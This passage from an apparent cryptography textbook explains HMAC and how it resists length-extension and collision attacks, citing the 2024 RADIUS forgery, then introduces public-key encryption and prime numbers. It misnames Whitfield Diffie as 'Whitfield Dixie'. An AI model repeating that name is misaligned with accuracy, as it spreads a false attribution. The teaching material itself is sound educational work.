It should be recognized that despite being susceptible to length-extension attacks like the one we implemented in this chapter, secret-prefix MACs inherently offer a stronger defense against collision attacks than secret-suffix MACs do, due to the structural differences in how the secret key is incorporated into

the hash function input. In a secret-prefix MAC, the secret key is the first component to be hashed. This arrangement significantly complicates an attacker's ability to craft malicious inputs that result in the same hash output, primarily because they lack knowledge of the prefix (the secret) and thus cannot effectively manipulate the input to find a collision. On the other hand, secret-suffix MACs, where the secret key is appended at the end of the message before hashing, are more vulnerable. An attacker can analyze or manipulate the known parts of a message to find collisions, uninhibited by the secret at the end. Collision attacks were used to devastating effect in 2024 to break secret-suffix MACs used for authentication in the popular RADIUS protocol. RADIUS is used for AAA (authentication, authorization, and accounting) in many networking devices and applications. The attackers were able to get an `Access-Reject` response from the server (for example, by using a garbage username and password) and then mount a collision attack on key bytes that turned it into an `Access-Accept` response while satisfying the same MAC. RADIUS therefore avoided length-extension attacks but suffered because of collisions in the underlying MD5 hash function, which were used to forge messages with valid authentication tags.

7.5 HMACs: Hash-based MACs

The term *hash-based MAC* is a bit of a misnomer, as both secret-prefix and secret-suffix MACs are also hash-based. When cryptographers use the term *HMAC*, they are referring to a specific construction where the input is hashed twice after prefixing it with the secret key, as shown in figure [7.12](#). A length-extension attack on the authentication tag will only invalidate the inner digest, whereas a collision attack on either of the hash functions will be unlikely without knowledge of the secret key—which is the first input to both hash functions. This way, HMACs defend against both length-extension and collision attacks.




Figure 7.12 $\text{HMAC}(\text{key}, \text{message}) = \text{H}_{\text{outer}}(\text{key} || \text{H}_{\text{inner}}(\text{key} || \text{message}))$

In practice, separate transformations are applied to the secret key for inner and outer hash functions. Specifically, the key is XORed with two constants `ipad` and `opad`, respectively, to increase the Hamming distance between the two intermediate keys. (The *Hamming distance* is a metric used in information theory that measures the difference or error between two binary strings of equal length by counting the number of bit positions in which they differ.) The key is also hashed if it is longer than the block size. The full HMAC definition is

Equation 7.1

$$\text{HMAC}(K, m) = H\left((K' \oplus \text{opad}) \parallel H((K' \oplus \text{ipad}) \parallel m)\right)$$
$$K' = \begin{cases} H(K) & \text{if } K \text{ is larger than block size} \\ K & \text{otherwise} \end{cases}$$

HMACs have proven remarkably secure even when the underlying hash functions have been demonstrated to be vulnerable to collision and length-extension attacks. They have been formally proven secure as long as the underlying hash function is a pseudorandom function (PRF). (PRFs have less stringent requirements than hash functions; for example, they do not require preimage resistance.) Even when the MD5-based secret-suffix MAC was broken in RADIUS, the recommended mitigation was to authenticate instead using HMAC-MD5 (which was already part of the RADIUS protocol), which remained secure against forgery despite MD5's well-known weaknesses.

Summary

- Verifying message integrity ensures that the message is not corrupted accidentally.
- Verifying message authenticity ensures that the message is not tampered with and its contents are what the sender intended.
- Message authentication code (MAC) schemes are built on top of hash functions and block ciphers.

- Length-extension attacks make secret-prefix MACs vulnerable when relying on Merkle–Damgård–based hash functions.
- When using secret-prefix MACs, a sponge-based hash function (e.g., Keccak) should be used to avoid length-extension attacks.
- Secret-suffix MACs are vulnerable to collision attacks in the underlying hash function.
- It is recommended to use HMACs for message authenticity. They defend against both length-extension and collision attacks.

8 Public-key cryptography

This chapter covers

- Understanding asymmetric encryption and its importance
- Using prime numbers in cryptography
- Understanding trapdoor functions
- Understanding public-key cryptography based on the discrete logarithm and integer factorization problems
- Exploiting common factors in RSA keys
- Exploiting short private exponents with Wiener's attack

Public-key cryptography refers to asymmetric encryption (where encryption and decryption keys are different but related) and digital signatures (where a verifier can verify a correct signature but cannot forge a signature of their own). In this chapter, we tackle the encryption portion of public-key cryptography; the next chapter will focus on digital signatures.

8.1 Asymmetric cryptography: Splitting the secret key into public and private portions

In chapters 4 and 5, we discussed stream ciphers and block ciphers extensively. Together, they represent the two major categories of symmetric-key cryptography. *Symmetric* refers to the fact that, for example, to provide confidentiality, the *same* key is used for both encryption and decryption. This key needs to be kept private except between the intended recipients of communication, so this kind of setup is also known as *private-key* encryption. Figure [8.1](#) shows the basic principle of symmetric encryption that applies to both block and stream ciphers.




Figure 8.1 Symmetric encryption: the same secret key is used in both encryption and decryption.

We briefly discussed the perfect symmetric cipher: the one-time pad (OTP). Let's say Alice is trying to communicate with Bob and wants to send 4 GB of secret data. If they can somehow come up with a 4 GB cryptographically secure random key (no part of which is ever repeated), XORing the plaintext with it will yield a theoretically unbreakable encryption scheme. Stream ciphers and block ciphers are different ways around the same fundamental limitation: an OTP requires a key as long as the plaintext itself. That is, if you want to encrypt a DVD with OTP, you have to send another DVD as the key. Stream ciphers and

block ciphers solve the problem in different ways (block ciphers typically provide better diffusion), but both drastically reduce the amount of secret key material needed to encrypt data. Using either stream ciphers or block ciphers, you can, for example, encrypt a DVD and send it via mail while reciting a very short symmetric key to someone over a video call.

What remains unsolved with symmetric ciphers is the problem of exchanging the secret keys. While discussing stream and block ciphers, we assumed that (1) all intended participants of a communication have the correct key and (2) no one else had the secret key. Implementing these assumptions in practice is hard, which gave rise to *asymmetric* cryptography.

Instead of using a single key that must be kept secret, asymmetric cryptography involves *keypairs*. Each keypair consists of a public key and a private key (hence the pair). The public key can be shared over an insecure medium and published freely without compromising security; the private key must be kept secret.

Figure [8.2](#) shows a sequence diagram of Bob sending a message to Alice using asymmetric encryption. Alice generates a keypair:

Equation 8.1

$$\text{Keypair}_{\text{Alice}} = (\text{PubKey}_{\text{Alice}}, \text{PrivKey}_{\text{Alice}})$$




Figure 8.2 Alice and Bob communicating using asymmetric encryption

Alice shares $\text{Pubkey}_{\text{Alice}}$ with Bob. At this point, if an eavesdropper (denoted as Eve in the figure) snoops on the conversation, they will only have the public key to work with. Because the public key is only half of the keypair, and the corresponding private key is never communicated, the confidentiality of the communication is not compromised.

When Bob wants to encrypt a plaintext, he encrypts it to Alice's public key. The specifics of the encryption operation depend on the type of public-key encryption algorithm being used. The important thing to keep in mind is that only the holder of the corresponding private key will be able to decrypt the resulting ciphertext.

It may be helpful to think of asymmetric cryptography with the analogy of a lock and key. Every time a new keypair is generated, it can be thought of as having a new lock manufactured with its own unique key. The lock represents the public key, and the corresponding physical key represents the private key. It is safe to share the lock with anyone. If the public key/lock is put on a theoretically unbreakable box, only the person with the corresponding private key can open it. Figure [8.3](#) depicts the basic operation of asymmetric encryption.




Figure 8.3 In asymmetric encryption, the private key is used to decrypt ciphertexts that are encrypted with the corresponding public key.

Asymmetric cryptography is generally much slower than its symmetric counterpart. That is, encrypting the same amount of data with a symmetric encryption algorithm like AES or RC4 will be much faster than encrypting it with an asymmetric algorithm like RSA (which we will discuss shortly). For this reason, it is a common practice to *wrap* a symmetric key by providing it as the plaintext input to an asymmetric encryption

algorithm, as shown in figure [8.4](#). This allows the split-key nature of asymmetric encryption to be retained while using the performance boost provided by symmetric cryptography.




Figure 8.4 Symmetric keys are sometimes wrapped with asymmetric keys.

It is rare in life that ideas presented as revolutionary turn out to be so. When Whitfield Dixie and Martin Hellman published their paper “New Directions in Cryptography” in 1976, the title could not have been more spot on. The idea of splitting a single secret key into public and private portions is tremendously powerful and solved two major problems in cryptography:

- *Communication over insecure channels*—As discussed earlier in this section, all symmetric ciphers are practical realizations (with various engineering decisions and compromises) of the OTP. Stream and block ciphers reduce the size of key material needed (so you don’t need a key as long as the plaintext), but they do not solve the problem of *how* that key is communicated. Let’s say you want to encrypt something for John Doe. You need to know John Doe’s secret key in full, which causes problems when an active adversary is snooping on the communication. With asymmetric cryptography, the public key can be shared without compromising security, and only the private key needs to be kept secure by its owner.
- *Digital signatures*—When using a symmetric secret for authentication (e.g., using HMAC), both the *prover* and the *verifier* need access to the secret. That is, both prover and

verifier can generate the bits that authenticate data. With public-key cryptography, the prover uses the private portion of the key to generate the signature, and the verifier uses only the public key to verify it. We'll discuss this in great detail in the next chapter.

8.2 Mathematical theory behind public-key cryptography

Now that we've covered the basic idea of asymmetric cryptography, let's look at a couple of mathematical ideas it builds on: prime numbers and trapdoor functions.

8.2.1 Prime numbers and how to find them

We did not encounter prime numbers much when dealing with symmetric ciphers. This is part of what makes symmetric ciphers faster than their asymmetric counterparts (finding and dealing with prime numbers takes considerable computational power). In the world of asymmetric cryptography, however, prime numbers are a fundamental building block. It is therefore a good idea to tackle them in isolation before moving on to the actual algorithms.

Prime numbers are numbers that have only two distinct positive divisors: 1 and the number itself. More informally, prime numbers cannot be factorized any further. For example, 13 and 37 are prime numbers; 42 is not because it has the factors 7 and 6.

Humans have been studying prime numbers for a long, long time. The fundamental theorem of arithmetic is of special relevance: it states that every positive integer has a unique prime factorization.

FUNDAMENTAL THEOREM OF ARITHMETIC

Every positive integer has a unique representation as a product of its prime factors. Book VII of Euclid's *Elements* (from 300 B.C.) mentions, "Any number either is prime or is measured by (divisible by) some prime number."

There are many proofs for this theorem, but one way of looking at it may help in understanding the underlying idea: either a number is a prime or it can be decomposed into further factors until only primes remain. For example, let's break down 764,512:

Equation 8.2

$$\begin{aligned} 764512 &= 3413 \times 224 \\ &= 3413 \times 7 \times 32 \\ &= 3413 \times 7 \times 2^5 \\ &= 3413 \times 7 \times 2 \times 2 \times 2 \times 2 \times 2 \end{aligned}$$

764,512 is therefore a product of seven primes (3,413 once, 7 once, and 2 five times) or three *distinct* primes.

In the upcoming sections, we'll see how prime numbers are used in actual algorithms, but first let's see how they are generated (it can be argued that they are not generated but *found*, but that's a pedantic distinction that applies to random numbers as well; we will stick with the *generation* terminology for consistency). In public-key cryptography, we need prime numbers that are also big. We encountered bignums first in chapter 3, where we used Go's standard `math/big` package to deal with them. Big numbers are also known as *arbitrary-precision integers*: instead of being 32-bit or 64-bit, they can span thousands of bits in size. Go's standard library also provides a helpful function in the `crypto/rand` package that generates arbitrarily large prime numbers. We will use that function in the upcoming examples, but first let's see how prime numbers are generated under the hood.

8.2.2 Probabilistic testing of prime numbers and the important role of RNGs in generating them

We discussed entropy and random number generators (RNGs) extensively in chapters 2 and 3. Cryptography fundamentally relies on *keys*, which need to be generated somehow. For symmetric ciphers, we generate keys using cryptographically secure pseudorandom number generators (CSPRNGs). That is, the random bytes that the RNG outputs are our symmetric key.

